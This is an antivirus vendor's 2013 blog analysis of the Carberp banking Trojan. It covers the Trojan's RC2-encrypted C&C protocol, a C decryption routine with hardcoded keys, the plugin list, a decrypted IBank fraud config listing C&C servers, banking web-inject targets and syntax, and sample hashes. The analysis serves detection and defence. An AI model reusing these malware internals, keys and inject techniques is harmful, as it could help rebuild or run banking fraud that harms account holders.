Banking Trojan Carberp: An Epitaph?

blog.avast.com/2013/04/08/carberp_epitaph/

8 Apr 2013

Banking Trojan Carberp: An Epitaph?

The begining of spring seems to be an unsuccessful period of the year for cybercriminals in Eastern Europe. There is recent news referring to a neutralization of a group of hackers by joint cooperation between the Security Service of Ukraine with the Federal Security Service of the Russian Federation (FSB) on the web. These hackers are responsible for the infamous Trojan called Carberp.

Due to this recent information, we are allowed to say that Carberp **was** as a mainstream Trojan that monitored the environment of infected computers and exploited remote banking systems. It was a robust modular malware that improved its capabilities by drive-by-downloaded dynamic libraries – plugins. It was not only successfully grabbing money from victim's bank accounts but also the attention of security experts both in an industrial and an academic sphere (an example of a paper). Therefore there are plenty of references on the web considering the methods of a system invasion, protection by polymorphic outer layers and a persistence of the Trojan. We will try to fill in some gaps in the picture.

Carberp started its progress approximately in autumn 2010. Later in spring 2011 it was split into two main branches regarding the form of HTTP requests. The first one used the RC4 cipher to encrypt data exchanged with C&C and it posted requests in the form:

```
http://<top level domain>/e/<8-11 random alphanumeric characters>
```

This one faded away along with the arrest of cybercriminals in March 2012. The second one was based on RC2 cipher and it generated hits with avast! shields in the wild during the last weeks. Let's see how it talked with C&C.

Communication protocol

A typical HTTP post looked like

```
POST /kmqkcicalxrntrngwdxjyxztxcqkoyjnbdoafqirgnwwvpcjqglucovna.phtm HTTP/1.1
Accept: */*User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)
Host: caaarrp2.ru
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
```

with a content of the form like this:

```
kfq=u%2FFPG1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2LoqWfJkbTeN%3D
```

where ‘kfq’ is a randomly generated string which is concatenated with the equality sign and an encoded message. Unsafe characters in the encoded message are escaped with the percent sign. Let's write this particular example after decoding:

```
kfq=u/FPG1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2LoqWfJkbTeN=
```

and let's extract the first 4 symbols after the first equality symbol concatenated with the last 4 symbols (ignoring the tailing equality symbol) as a string. It is used as a cryptographic salt for RC2 decryption and denote it *szSalt*, i.e. szSalt = ‘u/FPbTeN’. Then the proper encrypted message equals (denote it szEncMsg):

```
G1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2LoqWfJ
```

After the decryption on the server-side it would be read like ‘botuid=wtfuck0780E8ABE9244C0B4’ where ‘wtfuck’ is a constant encrypted in Trojan’s body and ‘780E8ABE9244C0B4’ is a particular hash of victim’s environment. Every sample of Carberp contained another constant - a key, denote it *szKey*, e.g. szKey = ‘mt19YrKTaSH3kCVA’.

Decryption of the content is performed in the following steps:

Step 1) Extraction of the proper encrypted message and the variable szSalt. Transformation of ‘+’ to ‘>’ and ‘/’ to ‘?’.

Step 2) Decoding of *szEncMsg* to a buffer *au8EncMsg_Debase64*

Step 3) Decrypting of the buffer *au8EncMsg_Debase64* to a buffer *au8EncMsg_Debase64_DeRC2* using RC2 with the salt *szSalt* and the key *szKey*

If the downloaded content is an encrypted executable or a configuration file then there is another step:

Step 4) Decrypting the buffer *au8EncMsg_Debase64_DeRC2* using a custom algorithm *decryptBJB*(..) that has already appeared in early stages of Carberp. A magic string "BJB" is in the header and it is followed by a key length, a key string and a main ciphered data.

```
unsigned int decryptBJB(uint8_t* au8Key, uint8_t* au8Cipher, uint32_t u32DataLen  )
{
    unsigned int j;
    uint8_t v4;
    int i;

    j = 0;
    if ( u32DataLen )
    {
        do
        {
            v4 = *au8Key;
            for ( i = 0; v4; ++i )
            {
                au8Cipher[j] ^= v4 + i * j;
                v4 = au8Key[i + 1];
            }
            ++j;
        }
        while ( j < u32DataLen  );
    }
    return j;
}
```

One of the early requests going to C&C is the wish for available plugins. After a successful connection a list of plugins is saved in "%AppData\<hash sequence>\wndsksi.inf" in an encrypted form. Ignoring the first 20 bytes and using the mentioned *decryptBJB* algorithm with the key "GDlet64E" one could get something similar to:

ammy.plug|Y05jP1GNybVxZ3Wv6sMQCwzmJ9rhH2Rg.tiff
config.bin|KVZswznW95xFch3X.tiff
ddos.plug|ZqRMXA6Cxsg1m3KbdfyF2ncYPWV78TpN.bmp
ifobs.plug|8X2ZWnDfSsrpYtK1hdazxcq.bmp
passw.plug|53DS2x0qgvmGzwtpyrahPQW9J8nNA.tiff
rdp.plug|aDb6TYnKkc3Q7N.tiff
rtlext.plug|jhJrdMWzK2XqpkYV91a6tQv7Z.psd
sb.plug|8DhsH4PmpSFWrV7QwA5dtbv0KJN.tiff
vnc.plug|JD6HPMCQjN8kgFYcR57pdtn1y2X0rm.psd

This list shows only a subset of plugins available for the bot. The following diagram estimates the evolution of available plugins and the time when they appeared for the first time:

Detailed analysis of plugins


Plugins from early stages of development are well known (*miniav.plug*, *stopav.plug*, *passw.plug*) and the yellow ones seemed to be obsolete in recent versions of the bot. File *ddos.plug* exports the only function called 'StartHTTP' and contains a list of various HTTP referrers and domain names. The name of plugin indicates it's potential in a distributed denial-of-service attack.


The orange group contains *cyberplat.plug*, *sb.plug* (evolved from early *sbtest.plug* version) and *ifobs.plug* that try to exploit Cyberplat, iFOBS and Sberbank payment processing systems. Last month a download of a java archive called *AgentX.jar* together with an encrypted data file *rt.ini* ((two steps of decryption one of which is RC4 with the key "123%esr2#221@#") was implemented in the Carberp module. They are dropped into the application directory of an e-banking system called IBank. The plain ini file could look like (observe that C&C servers of the bot):

```
[general]
Documents = 1
Accounts = 1
HideTimerDelay = 5000
Try = 0
CheckDocStatusTimer = true

[hide]
DocumentNumber = 0
Zaliv = 0.0
Hide = false
Freeze = false
DocumentDate = 01.07.3000
NextFound = false
Receiver = none

[account]
RealSaldo = 130
AccNum = 0
OrigOutSaldo = 0
RealDocDate = 01.01.1960

[pre]
LastDocDate = 14.01.2011
Docs = 2
Doc0 = 002
Doc1 = 350
NextDate = 14.01.2011

[servers]
serv0 = aziiiiik2.ru
serv1 = dfjkjdiwu83210a.com

[net]
CheckDelay = 3000
SendDelay = 8000

[passive]
DocNum = 63
Amount = 1 200.00
```


The archive is a successor of previously used archives patching a Java code on the fly called *Agent.jar*, *AgentPassive.jar* and *AgentKP.jar*. They all had a potential to fraudulently interact with a victim's payment processing. A text document *uid.txt* containing id of the running instance of the bot was created and declared a sign of infection.

The light blue group represents utilities enhancing remote spying activities of the Trojan. File *vnc.plug* is an executable that enables remote access to an infected computer via remote framebuffer protocol (RFB). Additionally, it contains an embedded library *inj_x86.dll* (*inj_x64.dll* respectively) which provides a user mode rootkit functionality that masks processes started remotely (on "secret_desktop") on victim's desktop:






inj_x86.dll deactivated:



The green group is all about the plugin *bot.plug* which has most of the functionality of the main Carberp module in the form of a dynamically linked library exporting three functions: *SetBotParameter*, *Start* and *SFFD* (the latter injects its own code into explorer as the main

module does). It is produced by a generator called *Bot builder*:




After a request of its download it is stored in an encrypted form in %AppData% directory for later use. It could be remotely reactivated by a command *installfakedll* from a C&C server which leads to a drop of *fake.dll* into to the Internet Explorer program directory under various confusing names (e.g. sqmapi.dll, browsui.dll). A function of this library is the decryption of stored *bot.plug* followed by calls of bot's exports *Start* and *SFFD*.


One of the files additionally requested is called *config.bin.* It is a set of JavaScript web injects performing an attack to various internet banking systems in Russia and Ukraine. Injects are triggered by particular masks in a web browser (example of a bank targeted is in the bracket):

- 'banking.pivdenny.com' (Pivdennyi)
- 'ibank.svyaznoybank.ru' (Svyaznoybank)
- 'online.rsb.ru' (Russian Standard Bank)
- 'bsi.dll?T=RT_1Loader.Load' (OJSC Nordea Bank)
- 'ifobsClient/ifobstoday' (iFOBS Online Banking System, OTP Bank Ukraine)
- libertyreserve (LibertyReserve)
- privatbank (PrivateBank Ukraine)


To demonstrate a concept of injects on the mask "google.com" just observe the process of its creation in the following steps: Chosing data before and data after a desired replacement of HTML code and filling the space with own code, then displaying how a source code appears in the configuration file and finally how it changes a content of a web page:



Config Builder
File
http://google.com
Go to browser when page loading begins
Editor
Source code
Internet Explorer
Page HTML code
Mask list:
google.com GP
Disable mask
Inject list:
Inject 0
Inject 2
Disable inject
Data before:
Insert macros

Data inject:
<h1>I hid the button!!!</h1>
Data after:
<input value="I'm


Config Builder
File
http://google.com
Go to browser when page loading begins
Editor
Source code
Internet Explorer
Page HTML code
Read only
set_url *google.com* GP
data_before

data_end
data_inject
<h1>I hid the button!!!</h1>
data_end
data_after
<input value="I'm
data_end
data_before
input value="I'm
data_end
data_inject
not
data_end
data_after
Feeling Lucky" name="btnI" type="submit"
data_end


Config Builder
File
http://google.com
Go to browser when page loading begins



Carberp on Android

At the end of 2012, three malicious Android applications were mentioned in connection with Carberp (nicknamed Caberp-in-the-Mobile by security researchers) that tried to extend it's fraudulent activities to mobile devices (a triple represents application name, it's MD5 hash and a detection by avast! engine):

SberSafe	f27d43dfeedffac2ec7e4a069b3c9516	Android:Spitmo-E [Trj]
AlfaSafe	07d2ee88083f41482a859cd222ec7b76	Android:SpyCitmo-D [Trj]
VkSafe	117d41e18cb3813e48db8289a40e5350	Android:SpyCitmo-C [Trj]

These apps posted HTTP requests in the form:

http://ber<REMOVED>.com/m/fo125kepro;http://ber<REMOVED>.com/m/as225kerto ;

with the domain that was also used as C&C by the branch of Carberp using RC4 encryption. The conclusion is that these apps are probably not connected with the bot we have analyzed.

Sources

Finally MD5 of some selected samples with the detections of avast! engine:

Carberp Bot (version 1.8)	422ec27f405ea8415a6dd606f53ec5ca	Win32:Carberp-ANO [Trj]
sb.plug	3150522d039ea64715951d2461c04b9f	Win32:Carberp-AI [Trj]
rdp.plug	5f93b2f8d8c0f6f00f3cc99adbe7efc0	Win32:SpyeyePlugin-E [Trj]
ddos.plug	e20146551b34409d71dde02a8e3d5c15	Win32:CarberpPlugin-L [Trj]
vnc.plug	5683fcb77c6f6447aba75b44338cb461	Win32:CarberpPlugin-K [Trj]
ifobs.plug	c96ff5f3ec55220e99b9d7c8a3a98e8f	Win32:CarberpPlugin-M [Trj]
bot.plug	f29e19cbe20dd7e0eba5d1ff09abdbbb	Win32:CarberpPlugin-P [Trj]
fake.dll	6b2fcfa7cb57a44d28530eaf28ac253e	Win32:CarberpPlugin-N [Trj]
ammy.plug	3b91280aa14a1dc0870f53f76a48c3f8	Win32:AmmyyRAdmin-A [PUP]
iphlpapi.dll	0993ac70dd8ab896ae349f45cc82d63d	Win32:CarberpPlugin-Q [Trj]
ActiveX.jar	46f348d9a990004d8e2c5694f5544f56	Java:Carberp-A [Trj]
passw.plug	38956767859e03e126f1d79c0f0e3ea0	Win32:CarberpPlugin-D [Trj]

Acknowledgment

Sincere gratitude goes to my colleague Jaromír Hořejší for cooperation on this analysis.